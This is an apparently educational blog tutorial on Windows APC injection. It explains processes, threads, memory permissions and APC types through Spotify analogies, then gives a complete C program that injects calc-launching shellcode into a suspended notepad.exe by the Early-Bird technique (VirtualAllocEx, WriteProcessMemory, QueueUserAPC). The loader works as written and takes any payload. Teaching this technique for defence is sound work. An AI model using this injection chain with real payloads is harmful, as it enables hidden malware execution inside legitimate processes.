INTRODUCTION

Imagine you’re listening to your favorite song on Spotify.
The music is flowing smoothly, uninterrupted, until suddenly an ad plays.
The interesting part isn’t the ad itself.
It’s when it plays.
The ad doesn’t interrupt the song at a random moment. It waits. It plays only when Spotify decides the timing is right, during an allowed break.
Once the ad finishes, the song resumes as if nothing happened.
Windows works in a surprisingly similar way.
Some code does not execute immediately. It waits silently in the background, queued, until the system allows it to run.
This mechanism is called an Asynchronous Procedure Call, or APC.
Today’s goal is to understand APC Injection - from absolute basics to advanced attacker behavior.
To truly understand how APC Injection works, we must first understand the building blocks that make it possible.
-PROCESS
-THREAD
-VIRTUAL MEMORY
-MEMORY PERMISSION
-SHELL CODE
-WINDOWS API
-HANDLE
-WHAT IS APC
-APC QUEUE
-ALERTABLE STATE
So now WHAT IS A PROCESS IN A COMPUTER?
-
A PROCESS is basically a type of conatiner that helps the commands to get executed inside it when they are assigned with the help of THREAD.
for example : spotify.exe, notepad.exe, androidstudio.exe
Opening Notepad.exe creates a process.
Opening spotify creates another process.
Each process runs independently.
Now with context to APC injection the attacker will choose a target process like notepad to run their malicious code inside it.

STATES IN A PROCESS
1 NEW (being created)
2 READY (Waiting for CPU)
3 RUNNING (executing on CPU)
4 WAITING/BLOCKED
5 READY SUSPENDED (ready, but out of RAM)
6 BLOCKED SUSPENDED (Waiting for I/O/event and out of RAM)
7 TERMINATED/EXIT (finished)
-
A THREAD is a fundamental unit of a PROCESS , it is the Thread that performs the execution of a assigned task or command in the Computer.
For more clear understanding think that YOU OPEN CHROME AND SEARCH FOR SPOTIFY
What happens next SPOTIFY loads and you search/view a SONG on your feed
How does this process happens ? for this process THREAD plays a major role
One thread loads a webpage(i.e SPOTIFY webpage)
Another plays a plays the song.
For more simple breakdown we can refer to the figure below:

When APC Injection is done it needs a Virtual Memory.Lets understand this
Virtual memory is a technique used by an operating system that lets programs think they have a large, continuous memory space, even though the actual RAM is limited and scattered in different places.
in other words Virtual memory makes each process think it owns all memory.
But what are the Objectives of a Virtual Memory
- A program does not need to be fully loaded into memory(RAM) to run; only the required parts are loaded[Lazy Loading]
- Programs can be larger than the system’s physical RAM.
- Virtual memory makes it seem like the system has more memory than it actually does.
- It uses both RAM and disk space, loading program parts into RAM only when needed.
- This helps the system run more programs at the same time and use memory efficiently.

But how does a Computer use Virtual Memory to manage / run A PROGRAM
well a Virtal Memory also need permission to READ , WRITE AND EXECUTE an assigned Process.
Now each Process has its own private virtual memory that is protected from other processes
that takes us to a brief note of
-
Read (R): Allows a program to read data from a memory location.
-
Write (W): Allows a program to modify or store data in a memory location.
-
Execute (X): Allows the CPU to run instructions from a memory location.
-
These permissions prevent misuse of memory, such as executing data or modifying code.
-
The operating system enforces these permissions to keep programs secure and stable.
In contect to the APC INJECTION Shellcode (malicious code) is written into the virtual memory space of the target process (ex-notepad.exe).
Even if there are permissions for VirtualallocEx() attackers can misuse the memory by using shell code but what is it ?
A Shell Code is basically a A malicious Payload (CODE) that can make our system Vulnerable , but to run this payload in Virtual Memory the attacker needs to write it in a memory location with EXECUTE(X) permissions . It runs directly from the memory (ex - RAM ) of the machine i.e insted of running a program like androidstudio.exe the instructions (shellcode) will run directly through memeory .
There are some important points that must be noted:
-If memory is not executable, shellcode cannot run.
-So attackers ensure memory has Execute permission.
Shellcode is the “secret instruction” delivered via APC.
Figure Reference:

Now since we know the basics we can continue our Journey to APC
But before we talk about APC there is one more important thing and that is WINDOWS API
-In simple words these are the commands through which programs ask windows to run/do things .
for example
-
opening a file
-
allocating a memory
Since APC INJECTION is more about using THREADS ,
in programs to pinpoint a specific thread we need a unique id right? And here comes the role of HANDLE
It is the OS-approved reference that allows safe and controlled operations on that exact thread.
-
A Handle is a unique identifier that gives access to a specific thread or process that an attacker can use to ADD their APC to the TARGETS thread queue.
simplying it the process or thread is a room and handle is a KEY to that room .
like in the figure below we can see with the use of WINDOWS API , THREAD , HANDLE .

Now that we are almost done with the prerequisites, let us connect these concepts and gradually move toward our main topic of discussion, beginning with what we mean by an Asynchronous Procedure Call (APC).
What Is APC?
APC stands for Asynchronous Procedure Call.
An Asynchronous Procedure Call is a mechanism in Windows where a function is scheduled to execute inside a specific thread, rather than running immediately.
In simple terms:
An APC is a request sent to a thread asking it to execute a piece of code at a later time.
Breaking Down “Asynchronous Procedure Call”
Asynchronous
The task does not run immediately
It does not block other operations
It runs later, when the system decides it is safe to do so
Procedure Call
A request to execute a specific set of instructions
Runs within a defined execution context, that is, a thread
There are three types of APCs
-
SIMPLE APC
-
EARLY BIRD APC
-
SPECIAL USER APC
SIMPLE APC - A simple APC runs only when a thread is waiting or idle (in an alertable state)
for example :
You are listening to a Song on Spotify (not a premium user) and the AD only plays when the song has ended not in between i.e The ad does not interrupt the song immediately it waits until the song finishes just like that SIMPLE APC waits until thread is ready .

EARLY BIRD APC - In this the APC is queued before that thread starts running so that it executes as soon as the thread begins
for example :
You open SPOTIFY (again not premium) and AD plays immediatley that is The AD is ready before the start of the song/music even before the APP fully loads.

SPECIAL USER APC - It is a high priority APC and run when certain system events happen even if the thread is not waiting .
for example :
While streaming on spotify you come across a forced AD means the the AD is event-triggered , it does not wait for the song to end because it is HIGH PRIORITY


NOW COMES THE REAL ATTACK: APC INJECTION
Now that we understand APCs, we can define APC Injection.
APC Injection is a process injection technique that abuses Windows’ APC mechanism to execute malicious code inside an existing thread, without creating a new thread.
In simple words:
The attacker injects shellcode into memory and queues it as an APC, waiting for the right moment to execute.
The APC Queue is a per-thread waiting list where Asynchronous Procedure Calls (APCs) are stored until they can be executed.
Key points:
APCs are queued, not executed immediately
Each thread has its own APC queue
APCs wait until execution conditions are met
Analogy: Like background notifications piling up while you study, APCs wait silently in the queue.
The Alertable State is a special state where a thread temporarily pauses its main execution to process APCs from its APC queue.
Key points:
Allows queued APCs to execute
Occurs during specific wait operations
Normal execution resumes afterward
Analogy: Like a scheduled study break for doom scrolling, the thread takes a pause, handles pending tasks, and then gets back to work.
Refer to the figure below for better understanding

Up until now, everything we discussed lived in theory.
Processes. Threads. Memory. APCs waiting patiently in queues.
But concepts truly click only when you see them happen.
So in this section, we’ll walk through a small, controlled demonstration of APC Injection.
Not a real attack. Not malware. No persistence. No damage.
Just enough to watch the mechanism breathe.
Think of it like pressing the transparent side panel of a CPU cabinet you’re not breaking anything, just observing how things move inside.
Let’s be very clear.
This demo:
Uses a harmless payload (Calculator)
Runs in a controlled environment
Exists only to visualize execution flow
This demo is not:
A real-world malware sample
An evasion technique
Something meant to bypass security products
If theory explained what APC Injection is, this demo explains when and how it actually executes.
Instead of jumping straight into code, let’s set the scene.
Imagine this sequence:
Windows creates a process, but pauses it before it really starts
We quietly place some instructions inside its memory
We don’t force execution
We don’t create a new thread
We just say: “When you get a break… run this.”
That polite request is an APC.
And because we queue it before the thread even starts, this becomes an Early-Bird APC.
Now let’s see how that looks in code.
Don’t try to memorize this. We’ll walk through it like a story.
#include <windows.h>

// shellcode to launch calculator
unsigned char shellcode[] =
    "\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
    "\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
    "\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
    "\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
    "\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
    "\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
    "\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
    "\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
    "\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
    "\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
    "\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
    "\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
    "\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
    "\x8b\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"
    "\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b\x6f"
    "\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff"
    "\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
    "\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x63\x61\x6c"
    "\x63\x2e\x65\x78\x65\x00";

int main() {
    STARTUPINFOA si = { 0 };
    PROCESS_INFORMATION pi = { 0 };
    LPVOID remoteBuffer = NULL;

    si.cb = sizeof(si);

    // 1. Create a suspended process (notepad.exe)
    if (!CreateProcessA("C:\\Windows\\System32\\notepad.exe", NULL, NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, &si, &pi)) {
        return -1;
    }

    // Allocating memory for shellcode in the suspended process
    remoteBuffer = VirtualAllocEx(pi.hProcess, NULL, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

    if (remoteBuffer) {
        // Writing the code
        WriteProcessMemory(pi.hProcess, remoteBuffer, shellcode, sizeof(shellcode), NULL);

        // Queuing the APC to the main thread while it is asleep
        QueueUserAPC((PAPCFUNC)remoteBuffer, pi.hThread, (ULONG_PTR)NULL);

        // Waiting for 5 seconds
        Sleep(5000);

        // Wake up the thread
        ResumeThread(pi.hThread);
    }

    CloseHandle(pi.hThread);
    CloseHandle(pi.hProcess);

    return 0;
}
Now let’s slow this down and experience it the way Windows does.
CREATE_SUSPENDED
This single flag changes everything.
When Notepad is created:
The process exists
The main thread exists
But execution hasn’t begun
That’s why, when you run the program, you see:
A blank Notepad window
No text
No activity
It’s like opening Spotify, but the song hasn’t started yet.
This is the “Early-Bird” part

we’re preparing everything before the thread wakes up.
VirtualAllocEx + WriteProcessMemory
At this stage:
Memory is allocated inside Notepad
The memory is executable
The shellcode is written

But nothing happens.
No popup. No calculator. No crash.
Because memory ≠ execution.
Just like downloading an ad doesn’t mean it plays immediately.
QueueUserAPC(...)
This is the most misunderstood part.
This line does not execute code.
It simply says:
“Hey thread, when you’re ready… run this for me.”
The shellcode is now:
Sitting in the APC queue
Tied to a specific thread
Waiting for the right moment
No interruption. No urgency. Just patience.
Sleep(5000);
This delay exists so you can observe the behavior.
During this time:
Notepad is visible
Calculator does not open
The APC is waiting silently
This reinforces the core idea:
APCs do not run immediately.They wait.
ResumeThread(...)
This is the moment everything connects.
When the thread resumes:
Windows begins normal execution
The thread enters internal alertable checks
The APC queue is processed
The queued APC executes
And suddenly…
Calculator opens

Not because we launched it directly, but because the thread ran our queued instruction during its allowed break.
Once done, the thread continues like nothing happened.
Just like Spotify resuming your song after an ad.
The calculator isn’t the point.
The point is this:
Windows allowed foreign code to execute inside a legitimate thread not immediately, not forcibly, but politely.
That’s why APC Injection is powerful. And that’s why defenders care about it.
The demonstration video is attached below for reference

